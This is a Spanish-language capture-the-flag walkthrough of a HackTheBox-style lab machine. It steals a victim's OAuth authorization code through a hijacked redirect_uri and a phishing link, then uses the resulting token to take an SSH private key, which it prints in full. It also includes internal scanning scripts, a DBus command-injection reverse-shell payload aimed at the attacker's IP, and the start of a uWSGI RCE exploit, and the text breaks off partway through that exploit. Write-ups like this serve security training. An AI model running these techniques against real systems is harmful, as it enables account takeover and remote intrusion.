Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Register a new application

Name

Client id

Client secret

Client type

Authorization grant type

Redirect uris

15. Explotación de OAuth (Application Hijacking)

En el panel de registro, tenemos los parámetros client_id, client secret, client type, authorization grant type y redirect uris algunas cosas de las que no faltaba anteriormente.

Configuración de la aplicación "Pwned":

- **Name:** Pwned
- **Client id:** Oku1D5MeaWWojuDpyB4FGEGfhzY68CIqXtdVuZff (Generado por defecto)
- **Client secret:**
Qff7NhFq4mcjYyfiF0YkiryK9SjU1srLYg5uUjKCyeExjfeTa2EdGkWNXchr8ndJBv66hTxzDv5U8tPKNXPeyAUubA32THg4jsBy8qahprSIBWVtiBc7DithC9RoAaQ (Generado por defecto)
- **Client type:** Public
- **Authorization grant type:** Authorization code
- **Redirect uris:** http://10.10.14.195/oauth/connect/token (Nuestra IP atacante).

Nota*: En la petición original (http://authorization.oouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIfRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read), en el cuerpo, redirect_uri, vale <http://consumer.oouch.htb:5000/oauth/connect/token>, por lo que se sigue la misma estructura.

Levantamos un servidor web python:

```
python3 -m http.server 80
```

En la petición previa que interceptamos,

(http://authorization.ouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.ouch.htb:5000/oauth/connect/token&scope=read), modificamos los valores por los valores que hemos creado en la aplicación.

Valores originales:

```
csrfmiddlewaretoken=rJi8IEdzcrkVuN0TikVaPWYDgyJFq6pSPnSc8keRLcWexMTh07xRaXFimWTfKXFI&redirect_uri=http://consumer.ouch.htb:5000/oauth/connect/token&scope=read&client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&state=&response_type=code&allow=Authorize
```

The screenshot shows a network request and response in a web browser's developer tools. The request is a POST to `/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.ouch.htb:5000/oauth/connect/token&scope=read`. The response is a 302 Found redirect to `http://consumer.ouch.htb:5000/oauth/connect/token?code=Y4MTTbM97j9KaTvwEPhrfSajauOM`.

Petición modificada (Parámetros del cuerpo POST):

```
csrfmiddlewaretoken=rJi8IEdzcrkVuN0TikVaPWYDgyJFq6pSPnSc8keRLcWexMTh07xRaXFimWTfKXFI&redirect_uri=http://10.10.14.195/oauth/connect/token&scope=read&client_id=0ku1D5MeaWwojuDpyB4FGEGfhzY68CIqXtdVuZff&state=&response_type=code&allow=Authorize
```

The screenshot shows a network request and response in a web browser's developer tools. The request is a POST to `/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://10.10.14.195/oauth/connect/token&scope=read`. The response is a 302 Found redirect to `http://10.10.14.195/oauth/connect/token?code=JhoYQFmmrFOxfHqr1lhl9ceNmVxVSy`.

Enviamos la petición y seguimos la redirección.

En nuestro servidor web, obtenemos:

```
10.10.14.195 - - [28/Jan/2026 18:50:43] code 404, message File not found
10.10.14.195 - - [28/Jan/2026 18:50:43] "GET /oauth/connect/token?code=JhoYQFmmrFOxfHqr1lhl9ceNmVxVSy HTTP/1.1" 404 -
```


16. Obtención del Token de Acceso

Puede ser el code de nuestra aplicación, en el endpoint

<http://authorization.ouch.htb:8000/oauth/token/>, que interceptamos previamente, probamos a añadir el code y client_id de nuestra aplicación:

```
grant_type=authorization_code&code=JhoYQFmmrFOxfHqrl1hl9ceNmVxVSy&client_id=Oku1D5MeaWwojuDpyB4FGEGfhzY68CIqXtdVuZff
```

Como resultado, obtenemos:

```
{
  "access_token": "uS40ZjP52HBpRxiGWcCeIdAj0qfHaY",
  "expires_in": 600, "token_type": "Bearer",
  "scope": "read",
  "refresh_token": "UcYA9doOIUWIG1d9Vxg4ETAvxpMKkd"
}
```




The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `/oauth/token/` with a `grant_type=authorization_code` and a `code` parameter. The 'Response' tab shows a JSON response with the following fields: `access_token`, `expires_in`, `token_type`, `scope`, and `refresh_token`.

17. Uso del Token contra la API

Ahora poseemos un `access_token` válido (`uS40ZjP52HBpRxiGWcCeIdAj0qfHaY`) tipo Bearer. Intentamos usarlo contra la API `/api/get_user` interceptada anteriormente añadiendo la cabecera `Authorization`.

```
Authorization: Bearer uS40ZjP52HBpRxiGWcCeIdAj0qfHaY
```

Pero no vemos nada, probamos a realizarlo desde la consola.



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/api/get_user` with an `Authorization: Bearer uS40ZjP52HBpRxiGWcCeIdAj0qfHaY` header. The 'Response' tab shows an empty response.

Realizamos una petición curl:

```
curl -s -X GET "http://authorization.oouch.htb:8000/api/get_user" -H
"Authorization: Bearer uS40ZjP52HBpRxiGWcCeIdAj0qfHaY"
```

- `-s` : Modo silencioso.
- `-X GET` : Especifica el método de petición HTTP.
- `-H` : Añade la cabecera de autorización Bearer.

Resultado:

```
{"username": "x224", "firstname": "", "lastname": "", "email":
"x224@x224.com"}
```

18. Enumeración de Endpoints de la API

Si hay una api tipo `get_user` , puede haber otra api `get_ssh` , probamos:

```
curl -s -X GET "http://authorization.oouch.htb:8000/api/get_ssh" -H
"Authorization: Bearer FPvgx1E5d3iZdwympi2RzZYPQcqyUR"
```

Resultado:

```
{"ssh_server": "", "ssh_user": "", "ssh_key": ""}
```

Esta informacion es la nuestra ya que usamos el code que creamos en la aplicación. Pero si el usuario QTC, accede a dicha url y nos tramita el code podriamos obtener, si posee, las claves ssh.

19. Modificación de la Petición OAuth y Captura de Code

Por lo que modificamos la petición la cual tramitabamos el code para apuntar el `redirect_uri` a nuestra propia máquina:

```
POST /oauth/authorize/?
redirect_uri=http://10.10.14.195/oauth/connect/token&scope=read&client_id=g9
gxW3Y4LLfIfRLyd085XEIfh3GkH3EBdVy25mf9&state=&response_type=code&allow=Autho
rize HTTP/1.1
Host: authorization.oouch.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 0
Origin: http://authorization.oouch.htb:8000
Connection: keep-alive
Referer: http://authorization.oouch.htb:8000/oauth/authorize/?
client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/connect/token&scope=read
Cookie:
csrftoken=7n8gvlzLIRteXp6KGxis0BpgyROS50Lp8nbyv6rC5MA1MdxEXIFrqyotQJXyoCQN;
sessionid=5bb9vm2kcx9wezqp1i9vhit7ex5yymf
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Le enviamos un mensaje al QTC para que pinche en nuestro enlace malicioso:

Check this -> http://authorization.oouch.htb:8000/oauth/authorize/?redirect_uri=http://10.10.14.195/oauth/connect/token&scope=read&client_id=g9gxW3Y4ILflfRLydO85XEIfh3GkH3EBdVy25mf9&state=&response_type=code&allow=Authorize

Recibimos la petición en nuestro servidor:

```
10.129.29.195 - - [28/Jan/2026 19:25:01] code 404, message File not found
10.129.29.195 - - [28/Jan/2026 19:25:01] "GET /oauth/connect/token?
code=CZKT2mqykqps2CaMNTM5Qg7f20prMA HTTP/1.1" 404 -
```

20. Intercambio del Code de la Víctima por Token

Probamos con este code obtenido de la víctima, obtener el `access_token` en el endpoint (petición interceptada previamente):

```
http://authorization.oouch.htb:8000/oauth/token/
```

Valores enviados:

```
grant_type=authorization_code&code=CZKT2mqykqps2CaMNTM5Qg7f20prMA&client_id=
g9gxW3Y4LLfIfRLydO85XEIfh3GkH3EBdVy25mf9
```

Resultado:

```
{"access_token": "odiFAMIHuDZuDIcYtFGkdQjTxG2crS",
"expires_in": 600, "token_type": "Bearer",
"scope": "read",
"refresh_token": "UmT9ZWqiFg8LwHpiu3oSJ22puX4mkl"}
```

21. Extracción de la Clave SSH de QTC

Mediante curl, probamos a acceder a la API de `get_ssh` usando el token de QTC:

```
curl -s -X GET "http://authorization.oouch.htb:8000/api/get_ssh" -H
"Authorization: Bearer odiFAMIHuDZuDIcYtFGkdQjTxG2crS"
```

Resultado:

```
{ "ssh_server": "consumer.ooouch.htb", "ssh_user": "qtc", "ssh_key": "-----
BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAABAGB5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\nnNh
AAAAAwEAAQAAAYEAqQvHuKA1i28D1ldvVbFB8PL7ARxBNy8Ve/hfW/V7cmEHTDTJtmk7\nnLJZzc1
djIKKqYL8eB0ZbVpSmINL fJ2xnCbgRLyo5aEbj1Xw+fdr9/yK1Ie55KQjgngNdg\nnreZeDWNtFB
rY8sd18rwBQpxLphpCR367M9Muw6K31tJhNLIwKt0Wy5oDo/088UnqIqaiJV\nnZFDpHJ/u0uQc8z
qqdHR1HtVVbXiM3u5M/6tb3j98Rx7swrNECt2WyrM YorYLoTvGK4frIv\nnbv8lvztG48WrsIEyvS
EKNqNUfnRGFYUJZUMridN5iOyavU7iY0loMrn2xikuVrIeUcXRbl\nnzeFwTaxkkChXKgYdnWHS+1
5qrDmZTzQYgamx7+vD13cTuZqKmHkRFEpDfa/PXloKIqi2jA\nntZVbgiVqnS0F+4BxE2T38q//G5
13iR1EXuPzh4jQIBGDCCiq5VNs3t0un+gd5Ae40esJKe\nnVcpPi1sKF07cFyhQ8EME2DbgMxcAZC
j0vypb0eWLAaAFiA7BX3cOwV93AAAAB3NzaC1yc2\nnEAAAGBAKkLx7igNYtvA9Zxb1WxQfDy+wEc
QTcvFXv4X1v1e3JhB0w0ybZpOyyWc3NXYYCi\nnqmc/HgdGW1aUpiDS3ydsZwm4ES8q0WhG49V8Pn
3a/f8itSHueSkI4J4ITXYK3mXg1p03wa\nn2PLHdfK8AUkC56YaQkd+uzPTLS0it9bSYTZSMCrTls
uaA6PzvPFJ6iKmoiVWRQ6Ryf7tLk\nnHPM6qnR0dR7VvW14jN7uTP+rW94/fEce7MKzRArdlsq5mK
K2C6E7xiuH6yL27/Jb87RuPF\nnq7CBMr0hcJajVH50RhWFCWVDK4nTeYjsmr104mNJaDK59sYpLl
ayHLHF0W5c3hcE2sZJAo\nnVyoGHZ1h7PteaQw5mU80GIGpse/rw9d3E7maiph5ERRDw32vz15aCi
KotowLwVW4Ilap0t\nnBfuAcRNk9/Kv/xudd4kdRF7j84eI0CARgwnIquVTbN7dLp/oHeQHUNHrCS
nLXKT4tbChTu\nn3BcoUPBDBNg24DMXAGQo9L8qWznlpQAAAAMBAAEAAAGBAJ50LtmIBqKt8tz+Ao
AwQD1hf\nnfa2uPPzwHKZZrbd6B0Zv4hjSiqwUSPHEz0cEE2s/Fn6LoNVCnvi0fCMkJcDN4YJteR
ZjNV\nn97SL5ow72BLesNu21HXuH1M/GTNLGFw1wyV1+oULSCv9zx3QhBD8LcYmdLsgnlyazJq/mc
\nnCHdzXjIs9dFzSKd38N/RRVbvz3bBpGfxdUWrXZ85Z/wPLPwIKAA8DZnKqEZU0kbyLhNwPv\nnX0
80K6s10ipcxijR7HAWZw3haZ6k2NiXVIZC/m/WxSV06x8zli7mUqpik1VZ3X9HWH9ltz\nntESlvB
YHGgukRO/OfR7V0d/EpqAPrdH4xtm0wM02k+qVMLKId9uv0KtbUQHv2kvYIiCIYp\nn/Mga78V3IN
xpZJvdCdaazU5suJV7FEAKsUYxbkYGaXeexhrF6SfyMp0c2cB/rDms7KYYFL\nn/4Rau4TzmN5ey1
qfApzYC981Yy4tffUz8aUfKERomy9aYdcGurLJjvi0r84nK3ZpqiHQA\nnAMBS+Fx1SFnQvV/c5d
vvx4zk1Yi3k3HCEvfWq5NG5eMsj+WRrPcCyc7oAvb/TzVn/Eityt\nncefjDKSNmvr2SzuA76Uvpr
12MDMcepZ5xKblUkwTzAAannbbaxbSkyeRFh3k7w5y3N3M5j\nnsz47/4WTxuEwK0xoabNKbSk+pL
BU4y2b2moUQTXTHTJcjrLwTMXTV2k5Qr6uCyvQENZGDrt\nnXkgLd4XMed+UCmjpC92/Ubjc+g/qVh
uFcHES9LDTG9tAZtgAEAAADBANMRIDSfMKdc38il\nnjKbnPU6MxqGII7gKKTrC3MmheAr7DG7FPa
ceGPHw3n8KEl0iP1wnyDjFnLrs7JR20gUzs9\nndPU3FW6pLM0ceN1tkWj+/8W15XW5J31AvD8dnb
950rdt5lsyWse8+APAmBhpMzRftWh86w\nnEQL28qajGxNQ12KeqYg7CRpTDkgscTEEbAJEXAy1zh
p+h0q51RbFLVkl4mmjHzz0/6Qxl\nntV7VTC+G7uEEft24oYr4swNZ+xahTGvWAAAMEazQisBu4d
A6BMieRfL3MdqYuvK58lj0NM\nn2LVKmE7TTJTRYhja0vrE/kNLVwPIY6YQaUnAsD7MGrWpT14Ab
KiQfnU7JyNOL5B8E10Co\nnG/0EIndfKoStwI9KV7/RG6U7mYAosyyeN+MHd0bc23YrENAwPZMzdK
FRnro5xWTSdQqoVN\nnzYCLNLoH22L81l3minmQ2+Gy7gWMEgTx/wKkse36MHo7n4hwaTLUz5ujuT
VzS+57Hupbwk\nnIEkgsoEGTkznCbAAAADnBlbnRlc3RlcKBrYWxpAQIDBA==\nn-----END
OPENSSH PRIVATE KEY-----"} }
```

Filtramos por el campo `ssh_key` en formato `raw` para interpretar los saltos de linea:

```
curl -s -X GET "http://authorization.oouch.htb:8000/api/get_ssh" -H
"Authorization: Bearer odiFAMIHuDZuDIcYtFGkdQjTxG2crS" | jq ."ssh_key" -r
```

- jq -r '.ssh_key' -r: Extrae el valor de la clave en formato bruto (raw).

Resultado:

-----BEGIN OPENSSH PRIVATE KEY-----

```
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqQvHuKA1i28D1ldvVbFB8PL7ARxBNy8Ve/hfW/V7cmEHTDTJtmk7
LJZzc1djIKKqYL8eB0ZbVpSmINL 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
```

-----END OPENSSH PRIVATE KEY-----

22. Acceso por SSH al Sistema

Metemos la clave en un archivo y otorgamos permisos especiales:

```
chmod 600 id_rsa
```

Nos conectamos al servidor usando este archivo de identidad:

```
ssh -i id_rsa qtc@10.129.29.195
```

Resultado: Accedemos exitosamente.

Obtenemos la flag del ususario:

```
cat user.txt
```

Resultado: 9f2811eff4678f9c7ba4a45b8e640d38

23. Reconocimiento de Red y Contenedores

Verificamos el hostname y las interfaces:

```
hostname -I
```

Resultado: 10.129.29.195 172.17.0.1 172.18.0.1 dead:beef::250:56ff:fe94:843f

Verificamos el sistema operativo:

```
lsb_release -a
```

Resultado:

```
No LSB modules are available.
Distributor ID: Debian
Description:   Debian GNU/Linux 10 (buster)
Release:       10
Codename:      buster
```

Enumerando el directorio personal de qtc, nos encontramos un archivo oculto:

```
ls -la
cat .note.txt
```

Resultado: Implementing an IPS using DBus and iptables == Genius?

Pero no encontramos ningún archivo y/o directorio interesante mas. Procedemos a realizar un escaneo de puertos en las interfaces descubiertas 172.17.0.1 y 172.18.0.1 tipicas de docker.

Procedemos a realizar un escaneo de puertos en las interfaces descubiertas 172.17.0.1 y 172.18.0.1 tipicas de docker.

24. Script de Escaneo de Red (Ping Sweep)

Script en bash para descubrir hosts vivos:

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n[!] Saliendo...\n"
    tput cnorm; exit 1
}

# CTRL + C
trap ctrl_c INT

networks=(172.17.0 172.18.0)

tput civis; for network in "${networks[@]}; do
    echo -e "\n [!] Enumerando la red: $network"
    for i in $(seq 1 254); do
        timeout 1 bash -c "ping -c 1 $network.$i" &>/dev/null &&
        echo "[+] Host activo - $network.$i" &

        done; wait
done; tput cnorm
```

Ejecutamos el script:

```
chmod +x scanner.sh
./scanner.sh
```

Resultado:

```
[!] Enumerando la red: 172.17.0
[+] Host activo - 172.17.0.1
[!] Enumerando la red: 172.18.0
[+] Host activo - 172.18.0.2
[+] Host activo - 172.18.0.3
[+] Host activo - 172.18.0.5
[+] Host activo - 172.18.0.4
[+] Host activo - 172.18.0.1
```

25. Script de Escaneo de Puertos

Escaneamos los puertos de los host descubierto con otro script en bash:

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n[!] Saliendo...\n"
    tput cnorm; exit 1
}

hosts=(172.18.0.2 172.18.0.3 172.18.0.4 172.18.0.5)

tput civis; for host in "${hosts[@]}; do
    echo -e "\n\n[!] Enumerando el host $host"
    for port in $(seq 1 65535); do
        timeout 1 bash -c "echo '' > /dev/tcp/$host/$port"
        2>/dev/null && echo -e "    [+] Host $host puerto abierto $port" &
        done; wait
    done; tput cnorm
```

Resultado:

```
[!] Enumerando el host 172.18.0.2
    [+] Host 172.18.0.2 puerto abierto 3306

[!] Enumerando el host 172.18.0.5

[!] Enumerando el host 172.18.0.4
    [+] Host 172.18.0.4 puerto abierto 22
```

26. Movimiento Lateral al Contenedor 172.18.0.4

Vemos un puerto ssh abierto, comprobamos si poseemos claves ssh en `.ssh`:

```
ls .ssh
```

Resultado: `authorized_keys id_rsa`

Comprobamos el contenido de authorized keys:

```
cat authorized_keys
```

Resultado:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCpC8e4oDWLbwPWV29VsUHW8vsBHEE3LxV7+F9b9XtyYQdM
NMm2aTsslnNzV2Mgoqpgvx4HRltwLKYg0t8nbGcJuBEvKjloRuPVfD592v3/IrUh7nkpC0CeCE12
Ct5l4NadN8Gtjyx3XyvAFCnEumGkJHfrsz0y7Dorfw0mE2UjAq05bLmgOj87zxSeoipqILVku0kc
n+7S5Bzz0qp0dHUe1VVteIze7kz/q1veP3xHHuzCs0QK3ZbKuZiitguh08Yrh+si9u/yW/00bjxa
```



```
uwgTK9IQo2o1R+dEYVhQllQyuJ03mI7Jq9TuJjSWgyufbGKS5Wsh5RxdFuXN4XBNrGSQKFcqBh2d
Yez7XmqS0ZLPNBiBqbHv68PXdx05moqYeREUQ8N9r89eWgoiqLaMC1lVuCJWqdLQX7gHETZPfyr/
8bnXeJHURe4/OHiNAGEYMJyKrLU2ze3S6f6B3kB7jR6wkp5Vyk+LWwoU7twXKFDwQwTYNuAzFwBk
KPS/Kls55aU= pentester@kali
```

Probamos a acceder al host `172.18.0.4` por ssh con el usuario pentester:

```
ssh -i id_rsa pentester@172.18.0.4
```

Resultado: Nos pide credenciales.

Probamos con el usuario qtc:

```
ssh -i id_rsa qtc@172.18.0.4
```

Resultado: Acceso exitoso.

27. Análisis de la Vulnerabilidad DBus

Enumerando directorios encontramos uno llamado `code` que es inusual que exista en la raíz: `drwxr-xr-x 4 root root 4096 Feb 11 2020 code`

Enumerando el directorio `code`, encontramos un archivo (`route.py`) con el fragmento de código el cual nos bloquea la ip si realizamos un XSS. El código interactúa con DBus:

```
# First apply our primitive xss filter
if primitive_xss.search(form.textfield.data):
    bus = dbus.SystemBus()
    block_object = bus.get_object('htb.oouch.Block',
    '/htb/oouch/Block')
    block_iface = dbus.Interface(block_object,
    dbus_interface='htb.oouch.Block')

    client_ip = request.environ.get('REMOTE_ADDR',
    request.remote_addr)
    response = block_iface.Block(client_ip)
    bus.close()
    return render_template('hacker.html', title='Hacker')
```

Podemos intentar controlar nuestra ip, ya que si mete en un comando la ip a bloquear, como `iptables DROP...; whoami`, así podríamos inyectar comandos.

Probamos a realizarlo mediante una consola interactiva de Python. Nota: Para importar dbus, hay que estar en el mismo directorio ya que en el script lo hace con la ruta absoluta:
`cd /usr/lib/python3/dist-packages/`

28. Simulación de Ataque Dbus (Denegado)

Simulación:

```
import dbus
bus = dbus.SystemBus()
block_object = bus.get_object('htb.oouch.Block', '/htb/oouch/Block')
block_iface = dbus.Interface(block_object, dbus_interface='htb.oouch.Block')
client_ip = "; ping -c 1 10.10.14.195; #"
```

Nos ponemos en escucha en nuestra máquina:

```
tcpdump -i tun0 -n
```

Realizamos el bloqueo en la consola de python:

```
response = block_iface.Block(client_ip)
```

Resultado del tcpdump:

```
20:36:42.063061 IP 10.10.14.195.54702 > 10.129.29.195.22: Flags [P.], seq
1651390267:1651390343, ack 148955949, win 149, options [nop,nop,TS val
955908193 ecr 4098659060], length 76
20:36:42.110270 IP 10.129.29.195.22 > 10.10.14.195.54702: Flags [P.], seq
1:77, ack 76, win 585, options [nop,nop,TS val 4098734800 ecr 955908193],
length 76
20:36:42.110306 IP 10.10.14.195.54702 > 10.129.29.195.22: Flags [.], ack 77,
win 149, options [nop,nop,TS val 955908240 ecr 4098734800], length 0
```

Probamos a realizar una reverse shell: `client_ip = "; bash -i >& /dev/tcp/10.10.14.195/443 0>&1; #"`

Ahora bloqueamos la IP: `response = block_iface.Block(client_ip)`

Resultado (Error de permisos):

```
ERROR:dbus.proxies:Introspect error on :1.1:/htb/oouch/Block:
dbus.exceptions.DBusException: org.freedesktop.DBus.Error.AccessDenied:
Rejected send message, 1 matched rules; type="method_call", sender=":1.742"
(uid=1000 pid=7798 comm="python3 ")
interface="org.freedesktop.DBus.Introspectable" member="Introspect" error
name="(unset)" requested_reply="0" destination=":1.1" (uid=0 pid=1470
comm="/root/dbus-server ")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3/dist-packages/dbus/proxies.py", line 70, in
```

```

__call__
    return self._proxy_method(*args, **keywords)
File "/usr/lib/python3/dist-packages/dbus/proxies.py", line 145, in
__call__
    **keywords)
File "/usr/lib/python3/dist-packages/dbus/connection.py", line 651, in
call_blocking
    message, timeout)
dbus.exceptions.DBusException: org.freedesktop.DBus.Error.AccessDenied:
Rejected send message, 1 matched rules; type="method_call", sender=":1.742"
(uid=1000 pid=7798 comm="python3 ") interface="htb.oouch.Block"
member="Block" error name="(unset)" requested_reply="0" destination=":1.1"
(uid=0 pid=1470 comm="/root/dbus-server ")

```

Parece ser que no tenemos privilegios con el usuario `qtc` para llamar a este método de DBus.

29. Escalada de Privilegios a www-data (uWSGI)

Comprobamos quien esta ejecutando el servidor:

```
cat /etc/nginx/nginx.conf
```

Resultado:

```

user www-data;
worker_processes auto;

pid /run/nginx.pid;

events {
    worker_connections 1024;
    use epoll;
    multi_accept on;
}

http {
    access_log /dev/stdout;
    error_log /dev/stdout;
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    index index.html index.htm;
    server {

```

```
listen      5000 default_server;
server_name consumer.oouch.htb;
root        /var/www/html;
location / {
    include uwsgi_params;
    uwsgi_pass unix:/tmp/uwsgi.socket;
}
}
```

Si logramos inyectar comandos, lo haremos a través de www-data y además que puede ser que www-data tenga privilegios especiales, para poder ejecutar ese bloqueo.

Vemos que hay un uwsgi.socket y que tiene privilegios SUID:

```
srw-rw-rw- 1 www-data www-data 0 Jan 28 14:19 /tmp/uwsgi.socket
```

Buscamos lo que uwsgi, y encontramos:

uWSGI es una aplicación de software de código abierto cuyo objetivo es desarrollar una pila completa para la creación de servicios de alojamiento. Su nombre deriva de la Interfaz de Puerta de Enlace del Servidor Web (WSGI), el primer complemento compatible con el proyecto. uWSGI es mantenido por la empresa de software italiana unbit.

Buscamos si existen exploits:

uwsgi exploit

Encontramos un exploit:

<https://github.com/wofeiwo/webcgi-exploits>

30. Ejecución de Exploit uWSGI RCE

Probamos a utilizar el exploit creando el archivo `exploit.py` :

```
cat << EOF > exploit.py
#!/usr/bin/python
# coding: utf-8
#####
# Uwsgi RCE Exploit
#####
# Author: wofeiwo@80sec.com
# Created: 2017-7-18
# Last modified: 2018-1-30
# Note: Just for research purpose

import sys
import socket
import argparse
```

```

import requests

def sz(x):
